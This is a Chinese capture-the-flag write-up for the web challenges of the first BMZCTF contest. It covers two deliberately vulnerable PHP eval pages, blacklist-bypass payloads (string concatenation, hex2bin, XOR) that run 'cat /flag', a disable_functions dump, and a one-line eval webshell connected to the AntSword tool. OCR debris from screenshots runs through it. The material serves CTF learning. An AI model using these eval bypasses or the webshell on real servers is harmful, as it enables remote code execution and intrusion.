第一届BMZCTF公开赛-WEB-Writeup

末 初 于 2020-12-30 01:47:18 发布 2966 收藏 17
分类专栏： CTF_WEB_Writeup

文章目录

前言

> 首先恭喜 白帽子社区团队 成功举办第一届BMZCTF公开赛，我是本次比赛MISC赛题Snake、Tiga的出题人末初
> 以下是我对于的这次BMZCTF公开赛的 WEB 赛题的一些Writeup，如果有什么写的不对的还请师傅们留言斧正


ezeval

```php
 <?php
highlight_file(__FILE__);
$cmd=$_POST['cmd'];
$cmd=htmlspecialchars($cmd);
$black_list=array('php','echo','`','preg','server','chr','decode','html','md5','post','get','file','session','ascii','eval','replace','assert','exec','cookie','$','include','var','print','scan','decode','system','func','ini_','passthru','pcntl','open','link','log','current','local','source','require','contents');
$cmd = str_ireplace($black_list,"BMZCTF",$cmd);
eval($cmd);
?>
```

这里代码执行绕过方法很多

字符串拼接绕过

```
cmd=(s.y.s.t.e.m)('cat /flag');
```



```
$cmd=htmlspecialchars($cmd);
$black_list=array('php','echo','`','preg','server','chr','decode','html','md5','post','get','file','session','ascii','eval','replace','assert','exec','cookie'
$cmd  =  str_ireplace($black_list,"BMZCTF",$cmd);
eval($cmd);

?>
Warning: Use of undefined constant s - assumed 's' (this will throw an Error in a future version of PHP) in /var/www/html/index.php(7) : eval()'d code on line 1

Warning: Use of undefined constant y - assumed 'y' (this will throw an Error in a future version of PHP) in /var/www/html/index.php(7) : eval()'d code on line 1

Warning: Use of undefined constant s - assumed 's' (this will throw an Error in a future version of PHP) in /var/www/html/index.php(7) : eval()'d code on line 1

Warning: Use of undefined constant t - assumed 't' (this will throw an Error in a future version of PHP) in /var/www/html/index.php(7) : eval()'d code on line 1

Warning: Use of undefined constant e - assumed 'e' (this will throw an Error in a future version of PHP) in /var/www/html/index.php(7) : eval()'d code on line 1

Warning: Use of undefined constant m - assumed 'm' (this will throw an Error in a future version of PHP) in /var/www/html/index.php(7) : eval()'d code on line 1
BMZCTF{6890a976e47449c3a7d9b1c802781095}
```


http://www.bmzclub.cn:20351/

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

```
cmd=(s.y.s.t.e.m)('cat /flag');
```

进制编码绕过

```
cmd=hex2bin('737973746564')('cat /flag');
```



```
<?php
highlight_file(__FILE__);
$cmd=$_POST['cmd'];
$cmd=htmlspecialchars($cmd);
$black_list=array('php','echo','`','preg','server','chr','decode','html','md5','post','get','file','session','ascii','eval','replace','assert','exec','cookie',
$cmd  =  str_ireplace($black_list,"BMZCTF",$cmd);
eval($cmd);

?> BMZCTF{6890a976e47449c3a7d9b1c802781095}
```

http://www.bmzclub.cn:20351/


☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

```
cmd=hex2bin('737973746564')('cat /flag');
```


异或绕过

```
import string

char = string.printable
cmd = 'system'
tmp1,tmp2 = '',''
for res in cmd:
    for i in char:
        for j in char:
            if(ord(i)^ord(j) == ord(res)):
                tmp1 += i
                tmp2 += j
                break
        else:
            continue
        break
print(tmp1,tmp2)
```

```
cmd=('0000000'^'CICDU]')('cat /flag');
```



```
<?php
highlight_file(__FILE__);
$cmd=$_POST['cmd'];
$cmd=htmlspecialchars($cmd);
$black_list=array('php','echo','`','preg','server','chr','decode','html'
$cmd  =  str_ireplace($black_list,"BMZCTF",$cmd);
eval($cmd);

?> BMZCTF{6890a976e47449c3a7d9b1c802781095}
```



http://www.bmzclub.cn:20351/

☑ Post data □ Referer □ User Agent □ Cookies


```
cmd=('0000000'^'CICDU]')('cat /flag');
```

还有很多别的方法可以绕过，就不一一赘述了

ezphp

```
<?php
highlight_file(__FILE__);
$cmd=$_POST['a'];
if(strlen($cmd) > 25){
    die();
}else{
    eval($cmd);
}
```

`phpinfo()` 查看下



```
<?php
highlight_file(__FILE__);
$cmd=$_POST['a'];
if(strlen($cmd)  >  25){
        die();
}else{
        eval($cmd);
}
```

PHP Version 7.3.24

System	Linux f0b4a89716d6 4.19.0-6.ucloud #1 SMP Wed Feb 12 08:20:34 UTC 2020 x86_64
Build Date	Nov 5 2020 21:42:50
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-


disable_functions
高亮全部(A) 区分大小写(C) 匹配变音符号(I) 匹配词句(W) 第 1 项，共找到 1 个匹配项
查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar EditThisCookie
Encryption Encoding SQL XSS Other
Load URL
Split URL
Execute

http://www.bmzclub.cn:20351/

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

a=phpinfo();

`disable_functions` 发现大量禁用函数



auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl,mail,gc_collect_cycles,getenv,unserialize,putenv,serialize,Imagick��	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl,mail,gc_collect_cycles,getenv,unserialize,putenv,serialize,Imagick��

disable_functions
高亮全部(A) 区分大小写(C) 匹配变音符号(I) 匹配词句(W) 第 1 项，共找到 1 个匹配项 到达页尾，从页首继续
查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar EditThisCookie
Encryption Encoding SQL XSS Other
Load URL
Split URL
Execute

http://www.bmzclub.cn:20351/

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All


a=phpinfo();

```
pcntl_alarm
pcntl_fork
pcntl_waitpid
pcntl_wait
pcntl_wifexited
pcntl_wifstopped
pcntl_wifsignaled
pcntl_wifcontinued
pcntl_wexitstatus
pcntl_wtermsig
pcntl_wstopsig
pcntl_signal
pcntl_signal_get_handler
pcntl_signal_dispatch
pcntl_get_last_error
pcntl_strerror
pcntl_sigprocmask
pcntl_sigwaitinfo
pcntl_sigtimedwait
pcntl_exec
pcntl_getpriority
pcntl_setpriority
pcntl_async_signals
system
exec
shell_exec
popen
proc_open
passthru
symlink
link
syslog
imap_open
ld
dl
mail
gc_collect_cycles
getenv
unserialize
putenv
serialize
Imagick��
```

`putenv` 被过滤了，那 `LD_PRELOAD & putenv()` 的 `bypass disable function` 的方法肯定不行了


先绕过 `strlen()` 限制，上线蚁剑

```
a=eval($_POST[mochu7]);&mochu7=phpinfo();
```



```
<?php
highlight_file(__FILE__);
$cmd=$_POST['a'];
if(strlen($cmd) > 25){
        die();
}else{
        eval($cmd);
}
```

PHP Version 7.3.24




System	Linux f0b4a89716d6 4.19.0-6.ucloud #1 SMP Wed Feb 12 08:20:34 UTC 2020 x86_64
Build Date	Nov 5 2020 21:42:50
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-

disable_functions

http://www.bmzclub.cn:20351/

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

```
a=eval($_POST[mochu7]);&mochu7=phpinfo();
```



编辑数据（http://www.bmzclub.cn:20351//index.php）

HTTP HEADERS

#1

Name


Value

HTTP BODY

#1

Name: a

Value: eval($_POST[mochu7]);



编辑数据（http://www.bmzclub.cn:20351//index.php）

URL地址 *: http://www.bmzclub.cn:20351//index.php

连接密码 *: mochu7

网站备注:

编码设置: UTF8

连接类型: PHP


编码器

● default (不推荐)

○ random (不推荐)

○ base64

